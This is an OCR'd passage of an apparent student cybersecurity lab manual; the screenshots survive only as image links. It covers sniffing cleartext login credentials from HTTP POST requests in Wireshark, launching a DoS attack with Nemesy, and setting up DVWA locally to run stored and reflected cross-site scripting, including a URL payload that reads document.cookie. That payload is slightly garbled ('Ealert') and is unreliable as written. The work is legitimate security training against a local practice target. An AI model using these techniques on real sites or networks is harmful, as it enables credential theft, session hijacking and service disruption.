


This will start capturing packets

Now visit a website which is not https secured




Now come back to wireshark and stop the packet capture process



Apply Filter : http.request.method==POST

Select the packet and expand the subtree




The entered login id and password will be visible

5b) Use Nemesy to launch DoS attack


Practical 6.

Aim: Simulate persistent cross-site scripting attack


Download and extract DVWA




Extract DVWA in xampp htdocs folder




Start xampp server



Go to localhost in DVWA folder




In DWVA/config rename ‘config.inc.php.dist’ to ‘config.inc.php’ and change credentials





```
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```


And refresh the page




Then create/reset database and login




Click login and enter admin :: password







Change DVWA security level to low




Go to stored xss and execute an attack






Go to reflected xss and execute



Enter url as


http://localhost/DVWA/vulnerabilities/xss_r/?name=<script>Ealert(document.cookie)</script>#



